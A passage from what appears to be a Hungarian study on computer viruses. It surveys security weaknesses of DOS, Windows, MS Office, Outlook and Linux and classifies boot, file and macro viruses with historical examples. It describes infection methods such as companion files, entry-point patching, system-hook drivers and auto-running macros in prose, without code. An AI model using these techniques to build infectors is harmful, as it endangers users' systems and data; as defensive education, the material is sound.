túl a csevegő (chat) csatornák (IRC, Internet Relay Chat) és a hálózati kommunikációs programok is belépési pontokat jelenthetnek, és sajnos jelentenek is a rosszindulatú programok és fejlesztőik számára.

A különböző operációs rendszerek eltérő támadáspontokat „kínálnak" fel a nem kívánt látogatók számára.

4.1. A DOS rendszerek gyenge pontjai

A korai személyi számítógépek legelterjedtebb operációs rendszerét fertőző első vírusok, a különböző indítható állományokat fertőzték meg. Ezek közül a „legnépszerűbbek" a .COM, .EXE és .SYS kiterjesztésűek voltak.

A biztonsági rést az operációs rendszer azon tulajdonsága jelentette, hogy a command.com egy parancs kiadásakor az adott névvel ellátott indítható állományokat .COM, .EXE, .BAT kiterjesztés szerinti sorrendben keresi. Tehát, ha a vírus egy meglévő .EXE vagy .BAT állomány mellé létrehoz egy ugyanolyan nevű, de .COM kiterjesztésű állományt, akkor a parancs kiadáskor az eredeti .EXE vagy .BAT program helyett a vírus fog lefutni, amely majd lefuttatja az eredeti programot is.

A DOS rendszerek másik gyenge pontja a memóriakezelés. Bármennyi fizikai memória is van a gépben, a konvencionális DOS memória mindenképp csak 640 KB, emiatt a DOS alapú memóriarezidens vírusellenőröket igen karcsúra kell készíteni, hogy egyáltalán futtatni lehessen vírusellenőrző programokat a szűkös DOS memóriában. A végeredmény: vagy az ellenőrzés lassul le és vele az egész rendszer, vagy az ellenőrzés hatékonysága csökken. A memóriafoglalás miatt egyes programok nem, vagy csak lassan, bizonytalanul futnak.

Ha DOS alatt működő gépeket kell üzemeltetnünk, jobban járunk, ha egy vírusellenőrző munkaállomást állítunk fel, és azon kötelezően elvégzünk minden, a rendszerünkön kívülről érkező program, floppy lemez és egyéb adathordozó vírusellenőrzését. Ha ezt a szigorú szabályt betartjuk és betartatjuk, ezzel kiválthatjuk a többi gépen a memóriarezidens vírusellenőrzők telepítését.

4.2. A Windows rendszerek támadható pontjai

A Windows vírusok rohamos terjedését mutatja az, hogy 1999 márciusában nagyjából százra volt tehető a létező Windows vírusok és átirataik száma. Napjainkra ez a szám megsokszorozódott, nem említve a variánsokat. Szerencsére ezek nagy része csak vírusgyűjteményekben található meg.

Meg kell még említeni a napjainkban egyre jobban terjedő code red vírus variánsokat is, melyek a Microsoft IIS Web szerverének egy hibáját kihasználva tudnak szaporodni. A vírus azt használja ki, hogy a betöltendő buffer méretét nem ellenőrzi a program. Ha nagyobb adatot akar betölteni a memóriába, akkor túlcsordul, és az adat végén levő utasításokat a program sajátjának véli, és végrehajtja. Ezáltal egy megfelelően nagy csomagot küldve, melyben a vírusíró által írt kód is benne van, lehetőség nyílik arra, hogy egy IIS szerveren bármilyen kódot futtasson.

A Windows vírusok több támadási módot használnak ki, mint a korábbi DOS-os vírusok. Ezek közül a támadási lehetőségek közül néhány:

- A fejléc (header) fertőzése: A Windows vírusok ezen típusa magát a PE (Portable Executable) fejlécet fertőzi meg.
- Felülíró (prepending) vírusok: A legkönnyebb és legelsőnek kifejlesztett fertőzési technika a fájlok felülírása. A vírus futtatható fájlokat keres, majd a fájl elejére beszúrja a saját kódját, felülírva a régit. Ez a technika azóta már elavult, és nem is volt túl sikeres.
- „Companion” (sorrendi) fertőzés: Ezen programok .exe fájlokat keresnek, majd ha találnak, akkor bemásolják magukat abba az alkönyvtárba, ahol az .EXE-t megtalálták, ugyanolyan néven, mint az, csak .COM kiterjesztéssel.
- Hozzáfűződő vírusok, melyek nem módosítanak „AddressOfEntryPoint”-ot: Az eddigi fertőzési módszerek mindegyike (a companiont kivéve) módosította a PE fájlok AddressOfEntryPoint mezőjét, ami a program kezdőcímét jelöli a fájlon belül. Ezzel ellentétben ezek a vírusok megnézik, hogy hova mutat az eredeti AddressOfEntryPoint, majd arra a helyre elhelyeznek egy JMP utasítást (előtte az azon a helyen lévő kódot elmentik), amely a vírus kezdőpontjára mutat.

- KERNEL32.DLL fertőzők: A korábbi vírusok legfeljebb tévedésből fertőznek DLL (Dynamic Link Library) fájlokat, de fertőzés után ezek képtelenek lesznek a terjedésre, mivel a DLL-ek belépési pontja nem ott van, mint a futtatható exéké, hanem egy DLLEntryPoint-ban. Ezek a vírusok DLL-re „specializált" vírusok, melyek a KERNEL32.DLL-t támadják meg.
- „Fragmented Cavity" fertőzési technika: A fájloknak van egy bizonyos „slack space"-e (nem használt hely), amit a linker nullákkal, vagy 0xCC értékekkel tölt fel. Ez a szekciók határán helyezkedik el, mert az egyes szekcióknak a PE fejlécben található FileAligment értéknél kell kezdődniük. Mivel vírus nem fér el ezen a kihasználatlan területen, így a vírust több részre darabolták. A vírus betöltésekor az egyes darabok egymás után egy előre lefoglalt memóriaterületre másolódnak, majd elindul a vírus.
- VxD (Virtual Device Driver) alapú fertőzés: Amit a legtöbb VxD vírus tesz az, hogy magára irányítja a Windows fájlkezelését. Az IFS (Installable File System) Windows szolgáltatást meghookolja (magára irányítja az IFS hívásokat), majd ha végzett, általában meghívja az eredeti szolgáltatást. Azzal, hogy meghookolja az IFS-t, a vírus képessé válik az összes fájlművelet ellenőrzésére, lefigyelésére és irányítására is.
- VxD fertőzés: A vírus nem fertőz meg „ismeretlen" VxD-ket (amelyek más feladatot is ellátnak, mint amire a vírusnak szüksége van). Pl. a videókártya-, hangkártyameghajtó. Tehát a vírus azokat a VxD-ket fertőzi meg, amelyek a PE dropperében megtalálhatók (mármint a lista, nem maga a VxD).
- Kernel mode driver vírusok: A vírus módosítja a PE belépési pontját, így az a vírus kezdőpontjára mutat a fájlon belül. A fertőzött alkalmazások a driver komponens dropperekéként működnek. Ez azt jelenti, hogy amikor egy fertőzött állományt próbálnak lefuttatni, a vírus megpróbálja installálni a vírus egy másik részét, ami egy meghajtóprogram. A vírus képes minden fájlhozzáférés figyelésére, illetve PE fájlokat röptében (on-the-fly), betöltődésük alatt megfertőzni.
- PE (Portable Executable) fájlfertőző vírusok, melyek VxD-ként viselkednek: Ezek a vírusok képesek bármilyen alkalmazásra „ráülni", mivel a kódjukat közvetlenül a Win95 VMM-jébe (Virtual Machine Manager) fűzik. Amikor bármilyen alkalmazás elindul, a víruskód átveszi az irányítást. Mindez azért lehetséges, mert a Microsoft 3.1 VxD-kel való kompatibilitási okokból nem védte le a VMM memóriaterületét írás ellen. Így a VMM teljes memóriaterülete felhasználói szintű programok számára írható és olvasható.
- „Direct action" technika: Ezek a vírusok már „memory-mapped" (memóriába feltöltött) fájlokat tudnak használni.

4.3. A Windows 9x/ME biztonsági rései

A Windows 95/98 és a Windows Millennium DOS-os bootvírusokkal is megfertőzhető, mivel a bootszektor védelméről nem gondoskodik az operációs rendszer. A megfertőzött gép többnyire működésképtelenné válik, mivel a 16 bites DOS-hoz kifejlesztett bootvírusok nem ismerik a mai nagyméretű merevlemezeken általánosan használt VFAT és FAT32 formátumokat. Ha a vírus az ilyen merevlemez bootszektorát felülírja a saját kódjával, törvényszerű az adatvesztés és a rendszer működésképtelenné válása.

Az olyan fejlett technológiákat alkalmazó vírusok, mint a Szlovákiában kifejlesztett OneHalf vagy a Tajvanról 1998-ban elindított CIH változatai azonban jól elboldogulnak a FAT, VFAT és FAT32 partíciókon, s nem csupán megfertőzik a rendszert, de képesek tovább is szaporodni.

A Windows 9x és Windows Millennium alatt használt számítógépeken természetesen gond nélkül futnak a DOS-os programok, és így a DOS-ra felkészített programfájl-fertőző vírusok is. Ezen felül azonban a speciálisan a 32 bites Windows programfájlok fertőzésére tervezett vírusok támadásainak is ki vannak téve.

A Windows 9x/ME a korábbi Windows kiadásokhoz képest sok egyéb mellett azzal is bővült, hogy az Internet Explorerrel együtt egy Windows Scripting Host (WSH) nevű VBScript programértelmező is betelepül a gépre. Ez a programértelmező meglepően hatékony, s ha egy rosszindulatú programkódot tartalmazó fájlra kattintunk rá figyelmetlenségből, a hatás előre kiszámíthatatlan.

4.4. A Windows NT és Windows 2000 kiskapui

Az NT és Windows 2000 rendszereket szinte ugyanazon pontokon lehet támadni, mint a Windows 9x/ME rendszereket, habár akad egy-két nem túl jelentős eltérés. Az első lényegi különbség az, hogy az NT alapú rendszereket már nem lehet egyetlen bootlemezről indítani. Ha a merevlemez indító (boot) rendszerpartíciója NTFS formátumú, a bootvírusok semmiképp sem tudnak továbbszaporodni róla.

Az NT és Windows 2000 komolyabb biztonsági eszközei lehetővé teszik, hogy a rendszergazda korlátozza a munkaállomásokon elérhető és futtatható programok körét. Ez ugyan magában még nem szünteti meg a víruskárokat, de kezelhető korlátok közé szoríthatja azt.

A hacker támadások legkedveltebb célpontja a Microsoft Internet Information Server (IIS) program. A szoftver már ismert biztonsági réseihez – ha nem is mindhez – a Microsoft weboldalairól ingyenesen tölthetők le a javítócsomagok, ám a rendszerek többségén ezek nincsenek telepítve. Ez a lazaság oda vezet, hogy a közvélemény szemében a Microsoft szoftverek kifejezetten vírustanyának számítanak.

Ezt a W32/Nimda nevű levelezőprogram-féreg felbukkanása és egyedülállóan szerteágazó fertőzési mechanizmusa is alátámasztja. Az IIS támadásakor a féreg 16 darab régóta ismert biztonsági rést pásztáz végig a helyi hálózaton belül elérhető IIS szerveren, s ha akár egy is befoltozatlan, akkor a féreg menthetetlenül betelepül a rendszerbe.

4.5. A Windows XP hibái

A Windows operációs rendszerek között talán a legnépszerűbb verzió a Windows XP volt. Ezt támasztja alá az is, hogy a Vistát követő Windows 7-ben XP kompatibilitás (Win XP Mode) lesz. 2001 októberében jelent meg az XP, és az elmúlt 8 év során temérdek hibajavítás jelent meg hozzá. (ActiveX vezérlés, Office csomag, automatikus indítás, SMB és Java, Messaging Services…) Összeszedni és felsorolni ezeket nem része a dolgozatnak, így csak röviden összefoglalnám a fontosabb tudnivalókat.

Az 1. szervizcsomag (Service Pack 1; SP1) angol verzióját 2002. szeptember 9-én adták ki. Legfontosabb funkciói az USB 2.0-támogatás és a Programok hozzáférhetősége és alapértelmezései nevű kisalkalmazás. Ez a csomag 320 programjavítással „büszkélkedhet”.

A 2. szervizcsomag, a Service Pack 2 (SP2) angol verziója 2004. augusztus 6-án jelent meg. Ez már erősen a biztonságra fókuszál. Az eddigiekkel szemben az SP2 sok új funkciót ad a Windows XP-hez, beleértve egy új tűzfalat (lecserélve az internetkapcsolat tűzfalát Windows tűzfalra), WiFi-segédprogramot, előugróablak-blokkoló funkciót az Internet Explorerhez, valamint továbbfejlesztett Bluetooth-támogatást. Továbbá új alkalmazás-programozási felületet is tartalmaz, melynek segítségével a külső víruskeresők és tűzfalak együttműködhetnek az új biztonsági központ alkalmazással, mely általános áttekintést ad a rendszer biztonságáról. Ennek a változatnak a segítségével valamelyest csökkenthető a kémprogramok és a vírusok által jelentett veszély. Összesen 800 hibajavítást és programbővítést tartalmaz.

A Windows XP Service Pack 3 (SP3) 2008. május 6-ától hozzáférhető a Microsoft letöltőközpont oldalán és a Windows Update-en. A Microsoft állítása szerint 1174 hibajavítást integráltak az SP3-ba. Az Internet Explorer 7-et nem tartalmazza a szervizcsomag.

Egy kis érdekesség: 2008 novemberében sikerült végre javítást kiadnia a Microsoftnak az eredetileg a 2000-es Defcon biztonsági konferencián demonstrált, 2001 márciusa óta pedig nyilvánosan is ismert sebezhetőséghez. Ez lehetőséget ad a támadók számára, hogy teljes – adminisztrátor szintű – hozzáférést nyerjenek számukra egyébként el nem érhető Windows rendszerekhez, a hálózaton keresztül. Az évek során végig javítatlanul maradt sebezhetőség kihasználásához ugyan a támadónak közvetlen – a tűzfalak által tipikusan blokkolt – hozzáféréssel kell rendelkezni a hálózathoz, és a rendszergazdát rá kell tudnia vennie egy emailben küldött link megnyitására, a hiba sikeres kiaknázása esetén azonban gyakorlatilag a teljes ellenőrzést átveheti a megtámadott rendszerek felett.

4.6. A Windows Vista sebezhetőségei

A Microsoft komoly fejlesztéseket folytatott annak érdekében, hogy a legújabb operációs rendszere, a Windows Vista (2007. január) az elődeinél jóval biztonságosabban legyen használható, és sokkal ellenállóbb legyen a különböző fenyegetettségekkel szemben. Úgy tűnik azonban, hogy önmagában az új operációs rendszer védelmi megoldásai nem lesznek olyan hatékonyak, mint amire számítani lehetett. A 2006–2007-es vírus toplista első tíz helyén szereplő kártékony program mindegyike képes megfertőzni az új operációs rendszert. A Vista tehát továbbra is sebezhető maradt azokkal a Netsky, MyDoom és Stratio férgekkel szemben is, amelyek 2007-ben az összes vírusfertőzés 39,7 százalékáért voltak felelőssé tehetők. A Windows új levelező szoftverén fennakadnak, azonban ha a felhasználó nem ezt az alkalmazást használja emailezéshez, vagy webes felületen nézi meg a leveleit, akkor továbbra is kockázatot jelentenek e kártevők.

A Vista hiába lett úgy beharangozva, mint az új, biztonságos operációs rendszer, megjelenését követően alig 1 év múlva már ki is adták hozzá az első Service Packet. Nem telt bele sok idő, alig fél évre rá megjelent az SP2 is. Mindebből arra lehet következtetni, hogy a rendszer közel sem olyan tökéletes, mint azt remélték.

4.7. Az MS Office rendszerek gyengeségei

A Microsoft Office programcsomag ma már egységes belső makró- és programozási nyelvvel rendelkezik. Ez az Office programjainak karbantartása, menedzselése a felhasználók támogatása szempontjából igen előnyös, ám a rendszeren kívülről érkező dokumentumokban

lapuló, automatikusan elinduló makrók komoly biztonsági rést jelentenek, amellyel foglalkoznunk kell.

Természetesen pár perces beállítással akár külső segédprogramok nélkül is elérhető, hogy ne indulhassanak engedély nélkül ezek a makrók, ám az Office csomagok zömmel nem informatikus felhasználóköre alig vehető rá a szükséges biztonsági intézkedések és előírások betartására. Enélkül pedig elvész a biztonság.

A makróvírusok már önmagukban jelenlétükkel, károkozásaikkal is sok gondot jelentenek, de a helyzeten tovább rontott a többtámadáspontú makróvírusok megjelenése. A probléma abban lakozik, hogy ha nem megfelelő alapossággal végzik el a vírusmentesítést, elegendő egyetlen el nem távolított kártevő, és a vírus előbb-utóbb visszafertőzi a rendszert.

A makróvírusok elsősorban a Microsoft Office programjainak belső programozhatóságát lehetővé tevő VisualBasic nyelvhez kötődnek, és elsősorban a Word és az Excel dokumentumokat támadják, használják fel a fertőzés továbbterjesztésére. Az MS Office 97 megjelenésével a programok makrónyelvének egységességét kihasználva a víruskészítők elkészítették az első PowerPoint és Access dokumentumokban terjedő makróvírusokat.

A makróvírusok lehetséges támadási módjai:

1. *Automakrók használatával*: Az autómakrók valamilyen tevékenység végrehajtásakor automatikusan lefutnak, ha a normál sablon, vagy az éppen betölteni kívánt sablon fájl tartalmazza ezen makrók bármelyikét. Általában a vírusok az AutoOpen makró segítségével már a fertőzött (ál)dokumentum megnyitásakor képesek aktivizálódni.
2. *Word parancs átdefiniálással*: A Word belső parancsai átdefiniálhatók. Ha egy elég sűrűn használt belső paranccsal megegyező nevű makrót tartalmaz a betöltött, fertőzött dokumentum, akkor nagy az esély, hogy a vírus aktivizálja magát. A belső parancsok átdefiniálását a Word makróvírusok nemcsak aktivizálódásra, hanem további dokumentumok megfertőzésére is használhatják.
3. *Billentyűzetátdefiniálással*: Lehetőség van arra a Wordben, hogy különböző billentyűkombinációkat tetszőleges parancshoz vagy tetszőleges makróhoz rendeljünk hozzá. Ekkor a megfelelő billentyű lenyomása után a hozzárendelt parancs, makró, vagy esetleg a vírus hajtódik végre. A vírus aktivizáló makróját hozzárendelhetik már meglévő billentyűzetkombinációhoz (Ctrl+C), vagy például egy gyakran használt billentyűhöz is (pl. Esc, szóköz stb.).
4. *Menüpont-átdefiniálással*: A Word-ben minden menüpont egy parancshoz, vagy makróhoz van rendelve. Ezek igényeknek megfelelően átalakíthatók, sőt újak is szúrhatók be közéjük. A vírus aktivizálódhat úgy, hogy az őt aktivizáló makró egy már létező menüponthoz van hozzárendelve, vagy pedig egy új menüpont beszúrásával (pl. Fájl/Olvass). A kíváncsi felhasználó ezt elindítva aktivizálja a vírust.
5. *Eszköztár-átdefiniálással*: Hasonlóan működik, mint az előző esetben, vagyis a fertőzött sablon vagy egy már létező eszköztárhoz rendeli hozzá az aktivizáló makrót, vagy pedig egy új eszköztár gombot szúr be a már meglévők közé. Ezt kiválasztva a vírus aktivizálódik.
6. *Makrógombbeszúrással*: A makrógomb segítségével makróparancsot tudunk beszúrni egy dokumentumba. Pl.: magyarázó szöveget lehet fűzni a dokumentum egy bizonyos pontjához úgy, hogy az adott helyre egy olyan makró gombját szúrjuk be, amit megnyomva a makró egy segítő párbeszédpanelt jelenít meg. Ez kihasználható oly

módon, hogy a párbeszédpanelt megjelenítő makró helyett a vírust aktivizáló makró is elindítható.

7. *Űrlapmező-beszúrással*: A Word segítségével létrehozható űrlapot a képernyőn kitöltve, a mezőkbe a felhasználó adatokat vihet be. Ezekhez a mezőkhöz olyan makrókat lehet rendelni, amelyek megfelelő helyzetben (pl. mezőbe lépéskor) automatikusan lefutnak. Ilyen mezőt a vírus tetszőleges helyre beszúrhat.

4.8. Az Outlook programok „biztonsága”

„Tisztelt Hölgyeim/Uraim! Van egy rossz hírem és egy jó: A jó hír: az Outlook programozható! A rossz hír: az Outlook programozható!”

Bár a fenti kijelentést sokan tréfaszámba veszik, az állítás sajnos igaz és halálosan komoly. Ez a programozhatóság egyrészt előny, mert megkönnyíti a rendszergazdáknak és a tapasztaltabb felhasználóknak levelezőprogramjuk testreszabását, valamint a kezdők és az informatikai alapképzettséggel nem rendelkező felhasználók megszabadulhatnak a programkezelés nehézségeitől, a mások által számukra előkészített VBScript, illetve VisualBasic programokkal. A levelezőprogramok igen kényes és meglehetősen érzékeny részei a számítógépes rendszereknek, mivel egy speciális kaput nyitnak a védett rendszeren a külvilág felé.

Az igazi veszély abban áll, hogy a telepítő csomagokról gyári alapbeállításban a számítógépekre felkerült Outlook és Outlook Express változatok hajlamosak arra, hogy automatikusan végrehajtsanak egyes, a beérkező levelekben megbújó programokat. Ez részben kikapcsolható, illetve a Microsoft weboldalairól ingyenesen letölthető javítócsomagok feltelepítésével megakadályozható. Ezt a „szolgáltatást” használta ki az 1998-ban megjelent VBS/BubbleBoy a rendszerek megfertőzésére.

Az Windows XP-vel együtt adott Outlook 6 bővülése egy kissé ijesztő. Immár nem csupán a HTML formátumú levelek levéltörzsében elbújtatott script programokat hajtja végre, ha a levél a Preview ablakba kerül, de az ASCII text formátumú levéltörzsben elrejtett script programokat is. Természetesen ez is kikapcsolható, mint annyi minden más, de ezzel a lassan túlnyomó többségbe kerülő laikus felhasználók és a túlterhelt vállalati rendszergazdák nem tudnak mit kezdeni.

4.9. A Unix és Linux rendszerek sebezhetőségei

A megfelelően kézben tartott Linux és Unix rendszerek biztonsága kizárja a vírusok belépésének és terjedésének lehetőségét. Előnye a Windows-zal szemben abban áll, hogy a Linux fejlesztők a napvilágra került biztonsági réseket, hátsó bejáratokat, rejtett kiskapukat napokon belül kijavítják, és a javításokat gyorsan, rövid átfutással építik be az újabb disztribúciókba. Természetesen az új változatok sem (lehetnek) hibátlanok. Ennek ellenére magasabb fokú védelmet lehet kialakítani ezeken a rendszereken, mint Windows 9x/ME alatt, de mint minden operációs rendszer, ez sem sebezhetetlen.

Ha egy vírus egyszer root jogokkal indult el egy aktív folyamatban, megpatkolja a kernelt, vagy új modulokat hoz létre és betölti azokat az operatív memóriába. Ennek eredményeként a vírus a számítógép minden egyes újraindításakor aktivizálódik. Nem szabad elfeledni azt a tényt, hogy a nyílt forráskód jelentősen leegyszerűsíti a Linux biztonsági rendszerén belüli rések felkutatását és kijavítását, mivel ez csupán a rendszerkód egyszerű

elemzését igényli. A megfelelő windows-os résekre csak véletlenül bukkannak rá, vagy a Windows kernel hosszú távú, jól menedzselt visszafejtésével, de ez igen ritkán fordul elő.

A biztonsági rések lezárására a legjobb módszer a javítócsomagok (patch) időnkénti telepítése. A Windows, vagy bármely más „zárt" platform javítócsomagjainak telepítése nagyon egyszerű és a végfelhasználótól csak abszolút minimális erőfeszítést igényel. Általában annyi csak a tennivaló, hogy rákattintanak a javítócsomagot tartalmazó .EXE fájlra, és a telepítés végén újraindítják a rendszert.

Linux alatt ez sokkal komplikáltabb is lehet, mivel egy patch esetén szükség van arra, hogy a felhasználó maga fordítsa újra a forráskódot.

A háttérben futó Linux vírusok egy másik jól ismert behatolási módszere a rendszerbe az, hogy megváltoztatják a rendszerszervizek (démonok) listáját. Éppen úgy, mint a Windows NT rendszerszervizeinek esetében, azok automatikusan betöltődnek a memóriába, s a bennük lapuló vírusok képesek véghez vinni pusztító akcióikat, beleértve a fájlfertőzést, fájlok módosítását, adatlopást stb.

Egy másik velejáró gyengesége minden egyes operációs rendszernek, beleértve a fejezet fő tárgyát képező operációs rendszert is, a script nyelvek használata, amely lehetővé teszi a scriptvírusok, mint a LoveBug létét még a Linux alatt is. A legtöbb fejlett scriptnyelv (például a Perl is) még sokkal nagyobb funkcionalitással rendelkezik, mint a Visual Basic Script (VBS), ami a Windows platformok legáltalánosabb script nyelve. Sok Office jellegű alkalmazás (ilyen a StarOffice is) lép be a Linux platformra, új lehetőségeket kínálva a felhasználóknak szövegszerkesztésre, táblázatok és adatbázisok kezelésére és ... vírusok fogadására! Ugyan ki tud ma elképzelni egy olyan irodai (office) programcsomagot, melyben nincs beépítve se makró-, se scriptnyelv. Valószínűtlen, hogy ez modern csomag lenne.

Így az új Office csomagok Linux felé mozdulásával egyidejűleg egyre több alkalom lesz arra, hogy új típusú vírusokat generáljanak erre a platformra is.

Összességében tehát a Linux biztonsági szintje megegyezik a Windows NT-évl. Alapvetően a két rendszer egyformán ellenáll a számítógépvírusok támadásainak, de a problémákat kissé eltérő módon kezelik. Az operációs rendszer korrekt beállítása jelentősen megnehezítheti a vírusaktivitást, növeli számítógépünk ellenálló képességét, védelmi szintjét.

Másrészt viszont nem egyszerű egy ilyen biztonsági szempontok alapján felállított PC használata a mindennapi munkában, mivel a rendszert barátságossá tevő szolgáltatások nagy része teljesen ki lesz kapcsolva vagy csak erősen korlátozottan használható. Így felmerül az ördögi kört képező örök kérdés: Tudunk-e találni valahol egy ésszerű egyensúlyt a két versengő koncepció, a biztonságra és a funkcionalitásra való törekvés között?

5. A vírusok csoportosítása

5.1. A vírusok terjedési mód szerinti osztályozása

A vírusoknak számtalan faját, alfaját, verzióját különböztethetjük meg. Egy részük a lemezek boot-területét fertőzi meg, és a merevlemezeken vagy a floppy lemezeken található bootprogramot átírva jut hozzá a gép indításakor a vezérléshez. Ezek a bootvírusok. Mások a bináris programkódot tartalmazó programfájlokat támadják, és abban helyezik el a futtatandó víruskódot. Ezek fájlvírusok. A két víruscsalád ma már nem különül el ilyen élesen egymástól, főként, mert a kétlakiságnak köszönhetően nagyobb eséllyel éli túl a fertőzés

észlelése után elvégzett tisztogatást. Több tucatnyira tehető az olyan vírusok száma, amely mind a boot-területet, mind pedig a programfájlokat képes megfertőzni. A harmadik nagy víruscsalád tagjai a dokumentumfájlok belsejében helyezik el szerkeszthető szövegként vagy védetten, rejtetten programkódjukat, és célpontjaik, támadáspontjaik többsége is elsősorban további dokumentumokra irányul. Őket nevezzük makróvírusoknak. Végül, de nem utolsó sorban a negyedik víruscsalád a scriptvírusok. Kódjuk többségében közönséges szövegfájlokban vagy áttekinthető és dokumentált struktúrát használó HTML fájlokban található.

5.1.1. Bootvírusok

Az 1980-as évek végén, amikor az ismert vírusok száma még 4000 alatt volt, mindössze mintegy 60-70 bootvírust ismertek. A nyilvántartott vírusfertőzések között azonban közel 70% volt a bootvírusincidensek aránya. Ezen ellentmondás arra volt visszavezethető, hogy kezdetben igen nagy volt a programcsereberék aránya, és a felkészületlen felhasználók is sokszor hagytak bent figyelmetlenségből a gép újraindításakor floppy lemezt az A: meghajtóban.

A bootvírusok közös jellemzője, hogy a víruskód az operációs rendszer előtt töltődik be a floppyról vagy merevlemezről a memóriába, majd természetesen megpróbálja betölteni az operációs rendszert is. Mivel a régebbi bootvírusok csak a FAT16-ot ismerték, gyakran helyrehozhatatlanul vagy nagyon nehezen javíthatóan teszik tönkre, írják felül a modernebb partíciók, mint az NTFS, FAT32, VFAT, HPFS stb. boot- és partíciós szektorait.

Ahhoz, hogy egy bootvírus szaporodni is tudjon, azaz kódját a fertőzött floppyról a merevlemezre, majd újabb floppykra másolhassa, a vírusnak meg kell szereznie a vezérlést, és legalább addig a memóriában kell maradnia, amíg megpróbálja kódját továbbszaporítani. A legtöbb esetben itt bukik meg a vírus.

A bootvírusok elleni védekezéshez többféle megoldást is javasoltak/javasolnak:

- A floppy kiszerelése véd ugyan a bootvírusok bejutása ellen, de nehézkessé teheti az adatcserét, a biztonsági mentéseket, a programfrissítéseket.
- Egy időben floppyzárakat is kínáltak, de a megoldás nem lett népszerű (a kulcs másolható, elveszíthető, használata továbbra is a felhasználótól függ).
- A bootsorrend átállítása „C only”-ra a CMOS setup-ban már jóval nagyobb segítséget ad, hiszen a bootolási folyamat védelme mellett továbbra is megmarad a lemezes adatátvitel lehetősége, és az egyszeri beállítás után nem a felhasználótól függ a védelem alkalmazása.
- Az operációs rendszer EPROM-ból vagy CD-ről való indítása fertőzhetetlenné teszi a rendszert, de a megoldás munka- és eszközigényes, a hardverbővítések után új bootprogramot kell készíteni. Ez nehézkessé és bizonytalanná teszi a rendszert.

A bootvírusoknak egy egyedi alfaját képviseli a OneHalf vírus és néhány hozzá hasonló technikát alkalmazó két- vagy többtámadáspontú kártevő. Nevezetesen a OneHalf a merevlemezen az MBR (Master Boot Record) rekordot, a hajlékonylemezeken pedig a .COM és .EXE kiterjesztésű állományokat fertőzi. Az MBR változását úgy „titkolja el”, hogy a változásfigyelőknek az eredeti MBR-t mutatja. A vírus nevét onnan kapta, hogy minden rendszerindításkor két cilindert lekódol, így szépen lassan a merevlemezen egyre kevesebb felhasználható terület lesz. Amikor a lekódolt cilinderek által lefedett terület eléri a

merevlemez kapacitásának felét, a következő üzenetet írja ki a képernyőre: „Dis is one half”. A másik „örökbecsű” bootvírusunk, mely a maga idejében hatalmas riadalmat okozott számítógépes körökben, a Michelangelo. Kevés volt az olyan ember, aki legalább a nevével ne találkozott volna jó pár alkalommal. A vírus a winchester partíciós tábláját fertőzte meg. Miután megfertőzte a merevlemezt, a partíciós táblát a 0. cilinder 0. oldal 7. szektorára másolja, önmagát pedig a tábla eredeti helyére. Az INT13 megszakítás beállításával elindíttatja önmagát minden rendszerindításkor, s ezután természetesen az eredeti partíciós táblát is lefuttatja. A vírus a destruktív fajták közé tartozik, ugyanis március 6-án a vírust tartalmazó meghajtó első négy fejének első 17 szektorát a vírus átírja, így az adott meghajtó használhatatlanná válik, ugyanis minden információ törlődik róla.

5.1.2. Fájlvírusok

A fájlfertőző vírusok olyan programok, amelyek vezérléshez jutva megkeresik a floppykon és merevlemezeken, valamint a hálózati meghajtókon az arra alkalmas programfájlokat és azok kódjához valamilyen módon hozzáfűzik saját programkódjukat. A hozzáfűzés történhet a meglévő tartalom felülírásával vagy a víruskód hozzáíró jellegű beszúrásával. Ez utóbbi esetben a fertőzött fájl mérete megváltozik, megnő a víruskódot tartalmazó résszel. Mindkét esetben a vírus elhelyez a programfájl elején egy ugró utasítást, amely a programindítást követően a vírusprogramnak adja át a vezérlést. A víruskód végére kerül az ugróutasítás, amely a program eredeti belépőhelyére ugrik és átadja a gazdaprogramnak a vezérlést.

A víruskód a programfájlon belül több helyre is kerülhet. Az egyik alkalmazott vírustechnika a fertőzött fájl elejéhez fűzi hozzá a víruskódot (például a Péntek 13), egy másik technika a programfájl végén helyezi el a víruskódot, egy harmadik technika pedig a programfájl belsejében keres egy arra megfelelő területet.

A fájlvírusok egyik kis létszámú alfaja a Companion, azaz társ-vírusok csoportja, amelyek egyetlen bájttal sem változtatják meg az eredeti programot, csupán a kiszemelt .EXE mellé másolják a kódjukat egy .COM kiterjesztésű fájlba. A fertőzött program indításakor először a víruskódot tartalmazó .COM kiterjesztésű programfájl töltődik be a memóriába, és csak ezután következik az eredeti programfájl indítása. Működésükhöz a CEB szabályt használják fel, azaz hogy ha azonos nevű .COM , .EXE és .BAT kiterjesztésű fájlokat kell indítani anélkül, hogy megadnánk a kiterjesztést, akkor az operációs rendszer ebben a preferencia sorrendben indítja őket. Jellegzetes képviselője e programtípusnak a Shadowguard néven nyilvántartott kártevő.

A fájlfertőző vírusok egyedülálló képviselője a Dir2/FAT néven elhíresült kártevő. E vírus, társai többségétől eltérően és a companion vírusokhoz hasonlóan, nem módosítja egyetlen bájttal sem a megfertőzött fájlokat. A FAT típusú vírus mindössze egy példányban rakja fel magát a lemezre, annak egy tetszőleges clusterébe. Minden végrehajtható fertőzött fájl kezdő clusterszámát a katalógusjegyzékben átirányítja magára, a további FAT láncolást kódolja. Ha elindítunk egy fertőzött fájlt, akkor a clusterszám átadása miatt a vírus indul el. Ennek volt köszönhető, hogy 1990-ben világszerte az egyik legelterjedtebb vírus a DIR2/FAT volt. Tulajdonképpen a FAT-vírus – elnevezésétől eltérően – nem a FAT-et fertőzi meg, hanem a könyvtárbejegyzést. A FAT elnevezés inkább arra utal, hogy a FAT-lánc szervezését használja ki.

5.1.3. Makróvírusok

Egyes szakértők már korábban is megjósolták, hogy előbb-utóbb meg fognak jelenni olyan vírusprogramok, amelyek nem az operációs rendszerre települnek majd, hanem más környezetet hasznosítanak működésükhöz és továbbterjedésükhöz, például a Microsoft Office programcsomagok belső programozásában alkalmazott makrónyelveket. Az élet sajnos őket igazolta, 1995 augusztusában fel is bukkant az első makróvírus (a WM/Concept), amely a WinWord 6 makrónyelvére épülve Word dokumentumokat fertőzött. Az elsőt hamarosan követték a többiek és egy év alatt már 50 fölé emelkedett a számuk. A Word után az Excel volt a következő rendszer, amelyet elért a fertőzés. Az MS Office 97 megjelenésével a programok makrónyelve egységes lett, s ezt kihasználva a víruskészítők elkészítették az első PowerPoint és Access dokumentumokban is terjedő makróvírusokat. A kártevőknek ezen csoportja nem más, mint speciális interpreteres vírusok, amelyeknek működése az, hogy a fertőzött dokumentumban egy makrót helyeznek el, ami valamilyen művelet(ek) végrehajtására veszi rá a programot, s ezáltal 